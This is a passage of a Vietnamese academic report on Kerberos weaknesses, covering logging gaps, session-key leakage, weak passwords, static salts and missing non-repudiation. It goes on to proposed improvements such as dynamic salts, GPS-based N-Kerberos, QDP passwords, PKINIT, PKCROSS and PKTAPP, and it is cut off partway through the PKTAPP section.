- Giám sát đăng nhập đáng ngờ, đặc biệt là từ các địa chỉ IP không xác định hoặc thiết bị chưa được ủy quyền.
- Áp dụng chính sách bảo mật chặt chẽ hơn, như bắt buộc thay đổi mật khẩu mạnh định kỳ và sử dụng các giao thức xác thực hiện đại hơn.

4.2.9 Khó giám sát và phát hiện tấn công

Hệ thống log của Kerberos đóng vai trò quan trọng trong việc theo dõi quá trình xác thực và phát hiện các hoạt động bất thường. Tuy nhiên, Kerberos có thể phức tạp để triển khai và quản lý, đặc biệt đối với những người không có kinh nghiệm. Việc cấu hình và duy trì KDC, quản lý khóa và xử lý các vấn đề liên quan đến đồng bộ hóa thời gian đòi hỏi kiến thức chuyên môn. Kerberos không cung cấp cơ chế giám sát dễ dàng, khiến việc phát hiện và điều tra các cuộc tấn công trở nên khó khăn.

4.2.9.1 Những hạn chế trong hệ thống log của Kerberos

Dữ liệu log phức tạp và khó đọc:

- Kerberos ghi lại các sự kiện xác thực vào log của Windows (Event Viewer) hoặc hệ thống Unix/Linux, nhưng thông tin thường khó phân tích vì chứa nhiều mã lỗi và mã sự kiện không trực quan.
- Log không thể hiện rõ ràng ai đang cố gắng truy cập tài nguyên nào, làm cho việc xác định mối đe dọa trở nên khó khăn.

Không ghi nhận đầy đủ thông tin về các cuộc tấn công:

- Kerberos chủ yếu ghi nhận các yêu cầu xác thực hợp lệ và lỗi xác thực, nhưng không trực tiếp phát hiện các tấn công như Kerberoasting, Pass-the-Ticket, hay Golden Ticket.
- Các cuộc tấn công có thể diễn ra trong thời gian dài trước khi bị phát hiện do thiếu cảnh báo tức thời.

Không có cơ chế phát hiện hành vi bất thường tự động:

- Kerberos không tích hợp sẵn tính năng phát hiện bất thường như UEBA (User and Entity Behavior Analytics).
- Nếu hacker sử dụng vé giả mạo để truy cập hệ thống, Kerberos không có cơ chế để xác minh ngay lập tức tính hợp lệ của vé đó.

4.2.9.2 Rủi ro

Một trong những rủi ro lớn nhất là hacker có thể thực hiện các cuộc tấn công như Pass-the-Ticket hoặc Golden Ticket mà không để lại dấu vết rõ ràng trong log. Nếu quản trị viên không giám sát chặt chẽ, hacker có thể duy trì quyền truy cập hệ thống trong thời gian dài mà không bị phát hiện. Ngoài ra, các tài khoản dịch vụ thường đăng nhập tự động, khiến các hành vi đáng ngờ khó bị phân biệt với hoạt động hợp lệ.

Ngoài ra, vấn đề này cũng tạo cơ hội cho tấn công nội gián. Một nhân viên có quyền truy cập hợp pháp vào hệ thống có thể lợi dụng các vé Kerberos để truy cập tài nguyên mà không bị phát hiện ngay lập tức. Nếu không có công cụ giám sát chuyên dụng, việc phân tích log để xác định các hoạt động bất thường sẽ tiêu tốn nhiều thời gian và dễ bỏ sót dấu hiệu tấn công.

4.2.9.3 Các biện pháp để bảo vệ hệ thống

Kerberos có thể hạn chế rủi ro này bằng cách ghi lại nhật ký xác thực, nhưng nếu không có hệ thống giám sát hiệu quả, việc phát hiện tấn công vẫn rất khó khăn. Để bảo vệ hệ thống, quản trị viên cần thực hiện các biện pháp như:

- Triển khai SIEM (Security Information and Event Management) để phân tích log Kerberos theo thời gian thực và phát hiện hoạt động bất thường.
- Bật log mở rộng trong Windows Event Log để ghi nhận các sự kiện Kerberos chi tiết hơn.
- Giám sát các sự kiện quan trọng, như yêu cầu TGT bất thường hoặc vé có thời gian sống dài hơn bình thường.
- Định kỳ kiểm tra và phân tích log, đặc biệt là các yêu cầu xác thực từ tài khoản có quyền cao.

Hệ thống log của Kerberos không được tối ưu để giám sát bảo mật, khiến việc phát hiện tấn công trở nên khó khăn. Việc sử dụng công cụ giám sát chuyên sâu và theo dõi hoạt động đăng nhập là cần thiết để giảm thiểu rủi ro bảo mật.

4.2.10 Rò rỉ khóa phiên

Trong giao thức Kerberos, khóa phiên đóng vai trò then chốt trong việc bảo mật giao tiếp giữa máy khách và máy chủ dịch vụ. Đây là một khóa mật mã tạm thời, được tạo ra bởi Trung tâm phân phối khóa (KDC), và dùng để mã hóa và giải mã dữ liệu trong suốt phiên làm việc. Khóa phiên được phân phối một cách an toàn cho cả máy khách và máy chủ dịch

vụ thông qua vé (ticket), đảm bảo rằng chỉ những bên được ủy quyền mới có thể truy cập thông tin.

4.2.10.1 Nguy cơ rò rỉ khóa phiên

Khóa phiên cũng là một điểm yếu tiềm ẩn của Kerberos. Nếu khóa phiên bị rò rỉ, kẻ tấn công có thể lợi dụng nó để mạo danh người dùng hoặc dịch vụ, từ đó truy cập trái phép vào các tài nguyên nhạy cảm. Có nhiều cách mà khóa phiên có thể bị rò rỉ, bao gồm tấn công nghe lén, tấn công trung gian, khai thác lỗ hổng phần mềm, hoặc thậm chí tấn công vào bộ nhớ máy tính.

Hậu quả của việc rò rỉ khóa phiên có thể rất nghiêm trọng. Kẻ tấn công có thể chiếm quyền kiểm soát tài khoản, truy cập trái phép vào dữ liệu, leo thang đặc quyền, hoặc thậm chí làm gián đoạn toàn bộ dịch vụ. Điều này có thể gây ra thiệt hại lớn về tài chính và uy tín cho tổ chức.

4.2.10.2 Biện pháp giảm thiểu rủi ro

Để giảm thiểu rủi ro rò rỉ khóa phiên, các tổ chức cần thực hiện các biện pháp bảo mật mạnh mẽ. Điều này bao gồm việc sử dụng mã hóa mạnh, bảo vệ KDC khỏi các cuộc tấn công, thường xuyên cập nhật phần mềm, giám sát mạng, và sử dụng xác thực đa yếu tố. Ngoài ra, việc hạn chế thời gian tồn tại của phiên cũng có thể giúp giảm thiểu thiệt hại nếu khóa phiên bị rò rỉ.

Việc quản lý khóa phiên một cách an toàn là rất quan trọng để đảm bảo tính bảo mật của Kerberos. Các tổ chức cần có các chính sách và quy trình rõ ràng để quản lý khóa phiên, bao gồm việc tạo, phân phối, lưu trữ và hủy khóa. Điều này đòi hỏi sự đầu tư vào các công cụ và nguồn lực phù hợp để đảm bảo rằng khóa phiên được bảo vệ một cách hiệu quả.

4.2.11 Mật khẩu người dùng vẫn dễ bị khai thác

Một trong những điểm yếu "con người" của hệ thống Kerberos là người dùng thường chọn mật khẩu đơn giản, dễ đoán để dễ ghi nhớ hoặc dễ quên – đây là mắt xích yếu nhất trong toàn bộ chuỗi bảo mật. Khi những mật khẩu yếu này được sử dụng làm đầu vào cho hàm string-to-key, mặc dù Kerberos V5 có sử dụng muối để tăng độ phức tạp trong việc tạo khóa, tuy nhiên trong thực tế, muối thường là giá trị tĩnh, ví dụ như được xây dựng từ tên miền hoặc tên người dùng. Việc dễ đoán giá trị muối cho phép kẻ tấn công rút gọn không gian tìm kiếm khóa, tăng xác suất thành công khi tấn công từ điển. toàn bộ quá trình tạo khóa cũng bị suy yếu.

Việc dùng mật khẩu yếu + muối tĩnh khiến cho khoá sinh ra dễ bị truy vết hoặc tái tạo thông qua các hình thức brute force hay dictionary attack, nhất là trong trường hợp kẻ tấn công có thể thu thập một số vé (ticket) từ môi trường mạng. Vậy nên đề xuất các biện pháp cải tiến như:

- Sử dụng bộ tạo muối động RGSCS và hàm khóa dẫn xuất xoay động để tăng tính bất ngờ và ngẫu nhiên của các khóa.
- Giải pháp cải tiến: Kết hợp Kerberos và QDP (Query Direct Password).

4.2.12 Không cung cấp tính không thể chối bỏ (non-repudiation)

Một điểm hạn chế quan trọng của Kerberos là nó không hỗ trợ cơ chế chữ ký số. Giao thức này chỉ dựa vào mã hóa đối xứng, nghĩa là cả hai bên tham gia vào quá trình xác thực đều sử dụng cùng một khóa để mã hóa và giải mã dữ liệu. Do đó, nếu một thông điệp được tạo ra và mã hóa bằng khóa phiên, không thể xác định chính xác ai là người đã tạo ra thông điệp đó, bởi vì cả người dùng và máy chủ đều có quyền sử dụng khóa đó. Điều này dẫn đến việc không thể thiết lập bằng chứng kỹ thuật số ràng buộc hành động với danh tính duy nhất của một cá nhân hoặc hệ thống.

Tính không thể chối bỏ (non-repudiation) là khả năng đảm bảo rằng một người dùng không thể phủ nhận hành động mà họ đã thực hiện. Đây là một thuộc tính quan trọng trong các hệ thống yêu cầu sự minh bạch, truy vết và xác minh sau hành động — ví dụ như giao dịch tài chính hoặc xử lý pháp lý. Do thiếu hỗ trợ cho chữ ký số và không sử dụng hệ mật mã bất đối xứng, Kerberos không thể đảm bảo được tính chất này. Trong trường hợp có tranh chấp, hệ thống không thể chứng minh ai là tác nhân thật sự đã thực hiện một hành động cụ thể, bởi vì không có bằng chứng ràng buộc duy nhất nào giữa người dùng và dữ liệu đã tạo ra.

Đó là lý do tại sao trong các môi trường yêu cầu bằng chứng pháp lý, kiểm toán, hoặc giao dịch có ràng buộc pháp lý, người ta phải tích hợp PKI và chữ ký số thay vì chỉ sử dụng Kerberos thuần túy.

4.2.13 Kết chương


Chương này đã tổng hợp và phân tích các ưu điểm nổi bật của giao thức Kerberos như khả năng bảo mật mạnh, hiệu suất cao, hỗ trợ xác thực một lần (SSO), khả năng mở rộng, và tính linh hoạt đa nền tảng. Đồng thời, chương cũng chỉ ra những nhược điểm tồn tại, bao gồm sự phụ thuộc vào KDC, khó khăn trong xác thực phân tán, phụ thuộc đồng bộ thời gian, rủi ro giả mạo vé, thiếu mã hóa dữ liệu truyền tải và thiếu hỗ trợ xác thực đa yếu tố.

CHƯƠNG 5. MỘT SỐ ĐỀ XUẤT CẢI TIẾN VÀ MỞ RỘNG

5.1 Hàm String-to-Key mở rộng mỗi phiên (S2KexS)

Tích hợp **Bộ tạo ngẫu nhiên muối mật mã an toàn (RGSCS)** để tạo **muối động** và không thể dự đoán cho mỗi phiên xác thực.

Muối động thay thế muối tĩnh (như tên miền hoặc principal), tăng độ phức tạp của khóa cơ bản.



Hình 8 – Hàm string-to-key mới

5.1.1 Lợi ích

- Làm cho tấn công từ điển và vét cạn trở nên khó khăn hơn.
- Tăng chất lượng mật mã của khóa, giảm nguy cơ đoán mật khẩu.

5.1.2 Hạn chế

- Yêu cầu sửa đổi giao thức Kerberos, có thể gây vấn đề tương thích.
- Tăng chi phí tính toán do tạo muối ngẫu nhiên.

5.2 N-Kerberos

N-Kerberos là một đề xuất mở rộng cho Kerberos V5, tích hợp vị trí vật lý (tọa độ GPS) như một yếu tố xác thực bổ sung, được nhúng trong vé (ticket) và bộ xác thực (authenticator).

Máy chủ kiểm tra tọa độ GPS để xác minh rằng yêu cầu đến từ một vị trí hợp lệ, chẳng hạn như văn phòng công ty hoặc khu vực được chỉ định.

Cơ chế hoạt động:

- Máy khách thu thập tọa độ GPS từ thiết bị (ví dụ: điện thoại hoặc máy tính có GPS).
- Tọa độ được mã hóa cùng với dấu thời gian và danh tính trong bộ xác thực, gửi đến KDC hoặc máy chủ ứng dụng.
- KDC hoặc máy chủ so sánh tọa độ với danh sách vị trí được phép (whitelist) được lưu trữ trong cơ sở dữ liệu bảo mật.
- Nếu tọa độ không khớp, yêu cầu xác thực bị từ chối.

5.2.1 Lợi ích

- **Ngăn tấn công phát lại**: Ngay cả khi hacker đánh cắp vé, họ không thể sử dụng trừ khi ở đúng vị trí vật lý.
- **Tăng cường xác thực ngữ cảnh**: Phù hợp với các tổ chức yêu cầu bảo mật cao, như ngân hàng hoặc cơ quan chính phủ.
- **Hạn chế truy cập từ xa trái phép**: Hacker ở vị trí khác (ví dụ: quốc gia khác) không thể sử dụng vé bị đánh cắp.

5.2.2 Hạn chế

- **Yêu cầu phần cứng GPS**: Không khả thi cho các thiết bị không có GPS hoặc trong môi trường không có tín hiệu (như tòa nhà kín).
- **Chi phí triển khai**: Cần cơ sở hạ tầng để lưu trữ và kiểm tra danh sách vị trí được phép.
- **Vấn đề riêng tư**: Thu thập tọa độ GPS có thể gây lo ngại về quyền riêng tư của người dùng.

- **Hiệu suất**: Thêm kiểm tra vị trí làm tăng độ trễ xác thực, đặc biệt trong các hệ thống lớn.

5.3 Tích hợp QDP vào quá trình xác thực Kerberos

Ngày nay, bảo mật mật khẩu là một trong những vấn đề quan trọng trong lĩnh vực an ninh. Xét về khả năng ghi nhớ của con người và những giải pháp trước đây dựa trên mật khẩu văn bản, chúng ta có thể thấy mật khẩu đồ họa là một trong những giải pháp tốt nhất theo hướng này. Song song với mật khẩu đồ họa, Mật khẩu truy vấn trực tiếp (Query direct password – QDP) cũng là một trong những hướng nghiên cứu chính trong bảo mật mật khẩu.


5.3.1 Mật khẩu truy vấn trực tiếp (QDP)

Nhiều ý tưởng đã được đề xuất để cải thiện mật khẩu máy tính, bao gồm việc thay đổi mật khẩu định kỳ, sử dụng mật khẩu do hệ thống tạo ra; sử dụng các chương trình giám sát mật khẩu; và tăng độ dài mật khẩu.

Xác thực người dùng có thể được chia thành ba loại chính:

- **Dựa trên kiến thức** (bao gồm mật khẩu)
- **Dựa trên sở hữu** (bao gồm token)
- **Dựa trên ID** (bao gồm sinh trắc học)

Các nhà nghiên cứu còn chia loại xác thực dựa trên kiến thức thành hai loại mật khẩu: **"push"** và **"pull"**. Sự khác biệt là mật khẩu **"push"** phải được "đẩy" vào trí nhớ của người dùng (ghi nhớ) khi đăng ký. Trong khi đó, mật khẩu **"pull"** chỉ cần được "kéo" từ trí nhớ của người dùng (gợi nhớ lại) vì nó dựa trên kiến thức đã được hình thành lâu dài (kiến thức trong trí nhớ dài hạn hoặc đã học trước); nó không cần phải được ghi nhớ.



Hình 9 – Hệ thống phân cấp xác thực người dùng

5.3.2 Phương pháp QDP

Phương pháp QDP (Query direct password) khác với các phương pháp truyền thống khi sử dụng các câu hỏi không liên quan đến thông tin cá nhân, ví dụ như "Bạn thích loại táo nào?". Những câu hỏi này khó bị kẻ tấn công đoán được, do không nằm trong hồ sơ cá nhân.

QDP yêu cầu người dùng chọn trước nhiều câu hỏi (10–20), giúp xác thực an toàn hơn nhờ:

- Sử dụng câu hỏi khác nhau cho từng máy chủ.
- Sử dụng câu hỏi khác nhau cho mỗi lần đăng nhập.
- Dễ dàng thay thế câu hỏi nếu bị lộ.

Quy trình tạo mật khẩu QDP:

1. Người dùng chọn và lưu các câu hỏi từ cơ sở dữ liệu Q&A.
2. Khi cần mật khẩu mới, họ yêu cầu hệ thống QDP.
3. Hệ thống chọn ngẫu nhiên một số câu hỏi.
4. Các câu hỏi được lưu lại để người dùng tra cứu.
5. Mật khẩu được tạo bằng **nối các chữ cái đầu tiên** từ câu trả lời tương ứng.


5.3.3 Quy trình xác thực

Khi đăng ký, khách hàng chọn nhiều câu hỏi QDP, hệ thống lưu lại chỉ mục các câu hỏi. Các chỉ mục này được nối lại tạo thành **khóa chia sẻ Kn**.

Khi muốn đăng nhập:

- Khách hàng gửi yêu cầu đến Authentication Server (KAS), gồm dấu thời gian và nonce, được mã hóa bằng khóa chia sẻ **Kn** (được tạo ra bằng cách nối tất cả các chỉ mục của các câu hỏi mà khách hàng đã chọn trong lần đăng ký, có thể từ 10 đến 15 câu hỏi).
- KAS chọn ngẫu nhiên một số câu hỏi (chỉ mục qi), ghép với n2, và cũng mã hóa bằng **Kn**.
- **Mật khẩu QDP (Kq)** được tạo từ câu trả lời của người dùng.
- **Khóa phiên (AK)** được mã hóa bằng **Kq**.

Trong giai đoạn này, chỉ có khách hàng thực sự mới biết các câu hỏi và câu trả lời, và chỉ có anh ta mới có thể tạo ra **Kq**. Ở phía bên kia, chỉ có anh ta mới có thể truy cập vào **AK**.



Hình 10 – Quy trình thông điệp của hệ thống, trong đó TGT = {AK, I, tK}KT và qi là chỉ mục của câu hỏi mà máy chủ chọn ngẫu nhiên

5.4 Kerberos kết hợp với mật mã khóa công khai

Trong thập kỷ qua, một số kỹ thuật xác thực dựa trên Kerberos kết hợp mật mã khóa công khai đã được đề xuất nhằm khắc phục điểm yếu một điểm lỗi duy nhất tại KDC và nâng cao khả năng mở rộng hệ thống.

Ba kỹ thuật nổi bật gồm:


- **PKINIT** – Cho phép client xác thực ban đầu với KDC bằng khóa công khai thay vì mật khẩu.
- **PKCROSS** – Cho phép các KDC ở các miền (realm) khác nhau xác thực lẫn nhau bằng khóa công khai khi người dùng truy cập dịch vụ ở miền khác.
- **PKTAPP** – Cho phép client xác thực trực tiếp với server ứng dụng bằng khóa công khai, bỏ qua KDC.

5.4.1 Nguyên mẫu PKINIT (Public Key Cryptography for initial authentication in Kerberos)

PKINIT là một mở rộng của Kerberos, sử dụng mật mã khóa công khai để tăng cường bảo mật trong bước xác thực ban đầu (AS exchange). Phương pháp này nhằm thay thế việc sử dụng mật khẩu văn bản truyền thống bằng chữ ký số và mã hóa khóa công khai, với hai mục tiêu chính:

- Xác minh chữ ký số trong thông điệp yêu cầu từ máy khách (**AS_REQ**), nhằm ngăn chặn các yêu cầu giả mạo.
- Mã hóa TGT và khóa phiên (**AK**) trong phản hồi từ KDC, giúp chống lại các cuộc tấn công nghe lén.

Điểm đáng chú ý là PKINIT chỉ tác động đến giai đoạn xác thực ban đầu, trong khi các phần còn lại của giao thức Kerberos vẫn được giữ nguyên.



Hình 11 – Sơ đồ khối của nguyên mẫu PKINIT


5.4.2 Nguyên mẫu PKCROSS (Public Key Cryptography for Cross Realm Authentication in Kerberos)

PKCROSS là một mở rộng của Kerberos nhằm hỗ trợ xác thực liên miền thông qua giao tiếp khóa công khai giữa các cặp Trung tâm Phân phối Khóa (KDC).

Quá trình này diễn ra hoàn toàn trong suốt đối với người dùng cuối, tức là người dùng không cần biết chi tiết xác thực liên miền đang diễn ra.

Trong mô hình này, KDC cục bộ đóng vai trò như một máy khách, gửi yêu cầu đến KDC từ xa để xin cấp vé PKCROSS. Khi nhận được vé, KDC cục bộ có thể thay mặt KDC từ xa cấp TGT liên miền cho người dùng nội bộ.

Quy trình trao đổi giữa các KDC tuân theo chuẩn PKINIT, đảm bảo bảo mật bằng chữ ký số và mã hóa khóa công khai.



Hình 12 – Sơ đồ khối của nguyên mẫu PKCROSS

5.4.3 Nguyên mẫu PKTAPP (Public Key Utilizing Tickets for Application Servers)

Trong hệ thống Kerberos truyền thống, mọi giao dịch xác thực đều phải thông qua KDC, dễ dẫn đến tắc nghẽn hiệu suất và trở thành điểm lỗi trung tâm. PKTAPP được đề xuất như

một mở rộng để giảm phụ thuộc vào KDC, bằng cách cho phép máy khách xác thực trực tiếp với máy chủ ứng dụng thông qua mật mã khóa công khai.

